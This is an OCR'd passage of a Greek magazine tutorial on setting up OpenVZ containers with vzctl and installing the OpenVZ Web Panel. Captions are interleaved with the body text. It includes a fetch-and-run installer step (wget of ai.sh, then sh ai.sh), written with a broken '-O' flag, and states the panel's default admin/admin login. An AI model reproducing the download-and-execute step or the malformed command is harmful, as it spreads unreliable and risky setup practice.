Εντάξει, μας πιάσατε! Με την εκτέλεση του παραπάνω θα εγκατασταθεί και το vzquota, για το οποίο δεν σας είπαμε λέξη. Πρόκειται για ένα βοηθητικό πρόγραμμα που θα χρειαστεί στη συνέχεια. Με τη βοήθειά του μπορούμε να περιορίζουμε τον αποθηκευτικό χώρο που έχει στη διάθεσή της κάθε εικονική μηχανή. Μήπως κι αυτό σας μπερδεύει; Σας προειδοποιήσαμε: Η λογική του OpenVZ είναι διαφορετική απ' όσα ξέρουμε ;) Ωστόσο, να είστε βέβαιοι ότι σύντομα θα ξεκαθαρίσουν όλα...

Ζήτημα δικτύωσης

Υπάρχουν πάμπολλοι τρόποι για να δικτυώσει κανείς τις εικονικές μηχανές με το OpenVZ. Η πιο συνηθισμένη τακτική είναι να τοποθετούνται όλα τα virtual machines στο δικό τους subnet και να χρησιμοποιούν ως gateway το OpenVZ node. Με αυτόν τον τρόπο, η δικτυακή κίνηση από και προς τις εικονικές μηχανές διέρχεται εξ ολοκλήρου από το μηχάνημα με το OpenVZ. Αυτό το σετάρισμα απαιτεί αρκετή δουλίτσα και μεταξύ άλλων περιλαμβάνει την κατάλληλη ρύθμιση του iptables. Όπως αντι-




*Χρησιμοποιώντας το πρόγραμμα vzlist, μπορούμε να δούμε όλα τα ενεργά virtual machines του συστήματος. Στην περίπτωση που θα θέλαμε να εμφανιστούν *και* τα ανενεργά, θα αρκούσε να δώσουμε την παράμετρο –a.*

λαμβάνεστε, σε μια τόσο περίπλοκη διαδικασία είναι εύκολο να γίνουν λάθη και δύσκολο να εντοπιστούν και να διορθωθούν. Εμείς, τώρα, θέλουμε απλά να κάνουμε δοκιμές και να παίζουμε με τις εικονικές μηχανές. Δεν υπάρχει λοιπόν κανένας λόγος να τις απομονώσουμε στο δικό τους subnet. Θα είναι όλα πολύ πιο απλά, αν τις συνδέουμε όλες στο ίδιο δίκτυο με αυτό που ανήκει το σύστημα με το OpenVZ.


Αρχικά, πρέπει να επισκεφτούμε το web interface του router μας και να τσεκάρουμε τις ρυθμίσεις του DHCP. Ουσιαστικά, αυτό που θέλουμε να μάθουμε είναι η περιοχή των διευθύνσεων, τις οποίες μοιράζει αυτόματα ο server. Στη δική μας περίπτωση, το τοπικό δίκτυο χρησιμοποιούσε διευθύνσεις της μορφής 192.168.1.*, ενώ ο DHCP ήταν ρυθμισμένος ώστε να μοιράζει διευθύνσεις στην περιοχή από 192.168.1.100 έως και 192.168.1.200. (Σ.τ.Ε. Κάποιος αντιγράφει τις ρυθμίσεις του δικού μου router ή είναι η ιδέα μου;) Έτσι, αποφασίσαμε ότι οι εικονικές μηχανές μας θα έχουν διευθύνσεις στην περιοχή από 192.168.1.201 έως και 192.168.1.250. Κάτι μας λέει ότι μάλλον δεν θα καταφέρουμε να σηκώσουμε 50 VMs ταυτόχρονα, οπότε νομίζουμε ότι η περιοχή είναι ευρύχωρη. Ας δούμε τώρα πώς δημιουργούνται οι εικονικές μηχανές και θα κατανοήσετε αμέσως όλα όσα έχουμε αναφέρει μέχρι στιγμής.

Ζεστά κι αχνιστά VMs

Όπως έχουμε πει, κάθε virtual machine του OpenVZ αποτελεί ένα ξεχωριστό κελί κι εκτελείται αυτόνομα από το υπόλοιπο σύστημα. Ωστόσο, όλα τα κελιά μοιράζονται τον ίδιο πυρήνα. Το γεγονός αυτό ενδέχεται να οδηγήσει κάποιον στο συμπέρασμα ότι όλες οι εικονικές μηχανές πρέπει να τρέχουν την ίδια διανομή Linux. Τα πράγματα όμως δεν είναι έτσι! Με το OpenVZ μπορούμε να δημιουργούμε εικονικές μηχανές οι οποίες θα τρέχουν (σχεδόν) οποιαδήποτε διανομή. Μήπως αυτό σημαίνει ότι πρέπει να κατεβάσουμε τα ISO images όποιων διανομών επιθυμούμε; Και πάλι όχι! Στις εικονικές μηχανές του OpenVZ δεν πραγματοποιείται κάποιου είδους εγκατάσταση του λειτουργικού. Αντίθετα, η ίδια η δημιουργία της εικονικής μηχανής περιλαμβάνει τη δημιουργία όλων των αρχείων, που απαρτίζουν την επιθυμητή διανομή. Ωραία, θα σκεφτεί κανείς. Εγώ αποφασίζω ποια διανομή θέλω, το δηλώνω με κάποιον τρόπο στο OpenVZ κι



Η χειροκίνητη εγκατάσταση των templates δεν είναι καθόλου δύσκολη. Αρκεί να μεταβούμε στον κατάλογο /vz/template/cache και να κατεβάσουμε το επιθυμητό template, με ένα εργαλείο σαν το wget. Μια λίστα με templates και τα αντίστοιχα URL είναι στο http://wiki.openvz.org/Download/template/precreated.



Το web panel είναι έτοιμο και περιμένει να συνδεθούμε με τα default credentials! Θα ήταν φρόνιμο να αλλάξουμε άμεσα τον κωδικό του χρήστη admin, παρόλο που το OpenVZ node βρίσκεται εντός του τοπικού μας δικτύου.


αυτό δημιουργεί μια εικονική μηχανή, η οποία περιέχει ήδη την επιθυμητή διανομή. Αυτό είναι πολύ εξυπηρετικό, αλλά πώς επιτυγχάνεται;

Νομίζουμε ότι αν κάνετε μια βόλτα από το wiki του OpenVZ, θα καταλάβετε πολύ γρήγορα τι συμβαίνει. Συγκεκριμένα, αρκεί να ρίξετε μια ματιά στη σελίδα

`http://wiki.openvz.org/Download/template/precreated`

Το OpenVZ δημιουργεί εικονικές μηχανές χρησιμοποιώντας έτοιμα πρότυπα (templates), καθένα από τα οποία αποτελεί ένα archive με τα αρχεία της εκάστοτε διανομής. Στη σελίδα που σας παραπέμψαμε προηγουμένως μπορείτε να δείτε τα templates που έχουν δημιουργήσει οι προγραμματιστές του OpenVZ, καθώς και πολλά ακόμα, που έχουν συνεισφέρει άλλοι χρήστες και προγραμματιστές (contributed). Ας αφήσουμε όμως τη θεωρία κι ας επιστρέψουμε στη δράση. Έχει φτάσει η ώρα να δημιουργήσουμε την πρώτη μας εικονική μηχανή, με το OpenVZ!

Για το πρώτο μας λοιπόν virtual machine επιλέξαμε το Ubuntu 12.04. Έτσι, ξεκινήσαμε εκτελώντας τα ακόλουθα:



Έχουμε φτιάξει ένα virtual machine βασισμένο στο Ubuntu 12.04 template και με τη βοήθεια του htop, παρατηρούμε την επίδρασή του στο σύστημα. Όπως βλέπετε, η εικονική μηχανή είναι idle (δεν κάνουμε τίποτα σε αυτήν) και ως εκ τούτου η λειτουργία της δεν επιβαρύνει καθόλου το σύστημα! Το OpenVZ πετυχαίνει εξαιρετικά καλή διαχείριση των πόρων του συστήματος...

```
cd /vz/template/cache
wget http://download.openvz.org/template/precreated/ubuntu-
12.04-x86.tar.gz
```

Για να δημιουργήσουμε μια εικονική μηχανή με το OpenVZ, πρέπει προηγουμένως να κατεβάσουμε το αντίστοιχο template. Σημειώστε ότι τα templates τοποθετούνται πάντα στον κατάλογο /vz/template/cache. Επίσης, έχετε υπόψη ότι εφόσον κατεβάσουμε κάποιο template, μπορούμε να το χρησιμοποιήσουμε για τη δημιουργία όσων εικονικών μηχανών θέλουμε. Εμείς λοιπόν κατεβάσαμε το "πρότυπο" για το Ubuntu 12.04. Όταν ολοκληρώθηκε η λήψη, δημιουργήσαμε επιτέλους την πρώτη μας μηχανή:


```
vzctl create 101 --ostemplate ubuntu-12.04-x86 --config basic
```

Αυτό ήταν όλο! Οι εικονικές μηχανές δημιουργούνται πανεύκολα, εκτελώντας το vzctl με τις κατάλληλες παραμέτρους. Συγκεκριμένα, αρκεί να δηλώσουμε έναν αναγνωριστικό αριθμό για τη νέα μηχανή (ονομάζεται ID), να καθορίσουμε το template που θέλουμε να χρησιμοποιηθεί και να προσδιορίσουμε ένα σύνολο ρυθμίσεων. Το σύνολο ρυθμίσεων καθορίζεται από την τελευταία παράμετρο του παραδείγματός μας, και είναι το basic. Πρόκειται για ένα από τα έτοιμα σύνολα ρυθμίσεων του OpenVZ και μπορείτε να το φαντάζεστε ως ένα preset, για την τελική μορφή της εικονικής μηχανής. Αργότερα θα το συναντήσουμε πάλι, αλλά για την ώρα δεν χρειάζεται να ασχοληθούμε μαζί του περισσότερο. Ας δούμε μερικές ακόμα ρυθμίσεις:

```
vzctl set 101 --hostname ubuntu --save
vzctl set 101 --ipadd 192.168.1.201 --save
vzctl set 101 --nameserver 192.168.1.1 --save
```

Όπως καταλαβαίνετε, με την εκτέλεση των παραπάνω ρυθμίζουμε τις βασικές παραμέτρους για τη δικτύωση της εικονικής μηχανής. Για την ακρίβεια, ορίζουμε το επιθυμητό hostname[1], προσθέτουμε στην εικονική μηχανή ένα δικτυακό interface με τη διεύθυνση 192.168.1.201 και δη-

1. Όπως βλέπετε η έμπνευσή μας είχε στερέψει και χρησιμοποιήσαμε σαν hostname το (καθόλου πρωτότυπο) ubuntu!



Το dashboard αποτελεί την αρχική σελίδα του web panel. Από εδώ αποκτάμε μια γενική εικόνα για τις εικονικές μηχανές, τα OpenVZ nodes που ενδέχεται να υπάρχουν στο δίκτυό μας, τους χρήστες του panel και πάει λέγοντας...

λώνουμε τη διεύθυνση του nameserver[2] του δικτύου μας. Μέχρι στιγμής έχουμε δημιουργήσει μια εικονική μηχανή, έχουμε πραγματοποιήσει μερικές βασικές ρυθμίσεις, αλλά δεν την έχουμε ενεργοποιήσει. Ας το δούμε κι αυτό:


```
vzctl start 101
vzctl exec 101 passwd
```

Με την εκτέλεση της πρώτης γραμμής υπαγορεύουμε στο OpenVZ να ενεργοποιήσει την εικονική μηχανή με το ID 101. Η δεύτερη γραμμή κάνει κάτι που θα σας παραξενέψει στα σίγουρα: Εκτελεί μια εντολή στο "εσωτερικό" της μηχανής, χωρίς να έχουμε συνδεθεί σε αυτήν! Όπως βλέπετε, ζητάμε από το vzctl να εκτελέσει το προγραμματάκι passwd, για να ορίσουμε τον κωδικό του χρήστη root. Αφού δώσουμε έναν κωδικό, μπορούμε πλέον να συνδεθούμε στη μηχανή, δίνοντας κάτι τέτοιο:

```
vzctl enter 101
```

Για να επιστρέψουμε στην κονσόλα του host OS (δηλαδή του CentOS), αρκεί να δώσουμε ένα exit. Φυσικά, από τη στιγμή που έχουμε ενεργοποιήσει την εικονική μηχανή και έχουμε ορίσει ένα γνωστό password

2. Ουσιαστικά πρόκειται για το ρουτεράκι μας ;-)



Έχοντας ορίσει ένα IP pool μέσα από το web panel, οι εικονικές μηχανές μας θα παίρνουν αυτόματα κάποια από τις επιτρεπόμενες διευθύνσεις IP!


για το χρήστη root, μπορούμε να συνδεθούμε σε αυτήν μέσω SSH. Αναρωτιέστε ποια είναι η διεύθυνση της εικονικής μηχανής; Μα, αυτή που δηλώσαμε παραπάνω (192.168.1.201). Τέλος, σημειώστε ότι η εκκίνηση, ο τερματισμός και η επανεκκίνηση μιας εικονικής μηχανής, πραγματοποιούνται ακόμα κι αν δεν έχουμε συνδεθεί σε αυτήν. Αρκεί να γνωρίζουμε το αντίστοιχο ID και να τρέξουμε το vzctl με την κατάλληλη παράμετρο. Στο παράδειγμά μας, η εικονική μηχανή έχει σαν ID το 101. Επομένως, θα μπορούσαμε να εκτελέσουμε τα ακόλουθα, με προφανείς συνέπειες:

```
vzctl start 101
vzctl stop 101
vzctl restart 101
```

Απομακρυσμένη διαχείριση

Πρέπει να παραδεχτείτε ότι η διαχείριση των εικονικών μηχανών από την κονσόλα δεν είναι δύσκολη. Μπορεί να είναι άσχετη με όσα έχουμε συνηθίσει, αλλά ταυτόχρονα είναι και απλή. Ωστόσο, μπορούμε να την κάνουμε ακόμα πιο απλή! Μπορούμε να διαχειριζόμαστε τις εικονικές μηχανές μέσω ενός web interface και κάνοντας μόνο λίγα κλικ. Για την απομακρυσμένη διαχείριση του OpenVZ προσφέρονται πολλά web panel, μεταξύ των οποίων κι αρκετά εμπορικά. Εμείς στραφήκαμε σε εκείνα του Ανοιχτού Κώδικα και ξεχωρίσαμε το λεγόμενο OpenVZ Web Panel. Η ομορφιά του μπορεί να μην συγκρίνεται με εκείνη των εμπορικών λύσεων, αλλά αποτελεί μια αξιόλογη προσπάθεια -- χώρια που είναι και δωρεάν! Για την εγκατάστασή του αρκεί να εκτελέσουμε τα ακόλουθα:

```
wget -O http://ovz-web-panel.googlecode.com/svn/installer/ai.sh
sh ai.sh
```



Για την προσθήκη μια νέας εικονικής μηχανής, πρέπει πρώτα να επιλέξουμε τον OpenVZ node, στον οποίο θα δημιουργηθεί. Εμείς έχουμε μόνο ένα τέτοιο node και γι΄ αυτό στη λίστα Physical Servers βλέπουμε μόνο μία επιλογή (localhost). Αφού κάνουμε κλικ επάνω της, μπορούμε να ξεκινήσουμε τη δημιουργία της νέας εικονικής μηχανής, πατώντας στο σύνδεσμο Create virtual server. Αν θέλουμε να χρησιμοποιήσουμε κάποιο OS template το οποίο δεν υπάρχει στο σύστημα, πρέπει προηγουμένως να το εγκαταστήσουμε. Η διαχείριση των OS templates πραγματοποιείται από την περιοχή που εμφανίζεται όταν κάνουμε κλικ στο OS Templates... Δεν το περιμένατε αυτό, έτσι; :P


Ουσιαστικά, με το wget κατεβάζουμε ένα installation script (το ai.sh) και μετά το εκτελούμε (δίνοντας sh ai.sh). Το εν λόγω script θα τρέξει αρκετές εντολές και προγραμματάκια, θα προσθέσει στο σύστημα διάφορα πακέτα και τελικά θα εγκαταστήσει το web panel. Τώρα, αν υποθέσουμε ότι το μηχάνημα που έχουμε μετατρέψει σε OpenVZ node έχει τη διεύθυνση 192.168.1.100, μπορούμε να επισκεφθούμε το web panel μεταβαίνοντας στη θέση: http://192.168.1.100:3000. Εκεί θα μας υποδεχθεί το login prompt του panel και θα πρέπει να συνδεθούμε, χρησιμοποιώντας σαν username και password το "admin" (χωρίς τα εισαγωγικά). Όπως καταλαβαίνετε, αν και όλα αυτά βρίσκονται στο τοπικό μας δίκτυο, καλό θα είναι να αλλάξουμε το default password, το ταχύτερο δυνατό. Είναι (κι αυτό) ζήτημα τάξης και καλής συνήθειας :)

Χρήση του web panel

Ίσως κάποιοι από εσάς να αναρωτιούνται γιατί δεν αναφερθήκαμε εκτενώς στις παραμέτρους του vzctl. Η αλήθεια είναι πως πρόκειται για ένα εργαλείο με *πάρα πολλές* δυνατότητες και επιλογές. Ωστόσο, εμείς δεν είχαμε στόχο την απόλυτη εξοικείωση με το OpenVZ, αλλά την εύκολη δημιουργία μερικών εικονικών μηχανών. Αν αποφασίζαμε να γίνουμε VPS provider, θα εμβαθύναμε στο vzctl χωρίς καμία αμφιβολία! Μέχρι τότε, όμως, δεν υπάρχει κανένας λόγος να δυσκολέψουμε τη ζωή μας. Εξάλλου, για τον ίδιο λόγο εγκαταστήσαμε και το web panel.

Οι επιλογές που προσφέρει το OpenVZ Web Panel είναι επίσης πολλές και είναι βέβαιο ότι οι περισσότερες δεν θα μας χρειαστούν ποτέ. Όπως είπαμε παραπάνω, την πρώτη φορά που θα συνδεθούμε είναι φρόνιμο να αλλάξουμε το password του χρήστη admin. Μετά

απ’ αυτή την αλλαγή, είναι χρήσιμο να μεταβούμε στην περιοχή IP Addresses. Από εκεί μπορούμε να ορίσουμε ένα εύρος διευθύνσεων, το οποίο θα χρησιμοποιείται για τις εικονικές μηχανές. Εδώ μπορούμε να δηλώσουμε το εύρος από 192.168.1.201 έως 192.168.1.250, στο οποίο καταλήξαμε μετά τη μελέτη των ρυθμίσεων του οικιακού router και συγκεκριμένα του DHCP server. Κάνοντας κάτι τέτοιο, οι εικονικές μηχανές μας θα αποκτούν αυτόματα διεύθυνση IP και μάλιστα εντός της επιθυμητής περιοχής! Σημειώστε ότι οι περιοχές διευθύνσεων ονομάζονται IP pools. Επομένως, για τη δουλειά που εξετάζουμε πρέπει να πατήσουμε το Create IP pool. Εκεί θα δηλώσουμε την πρώτη και την τελευταία διεύθυνση της επιθυμητής περιοχής...

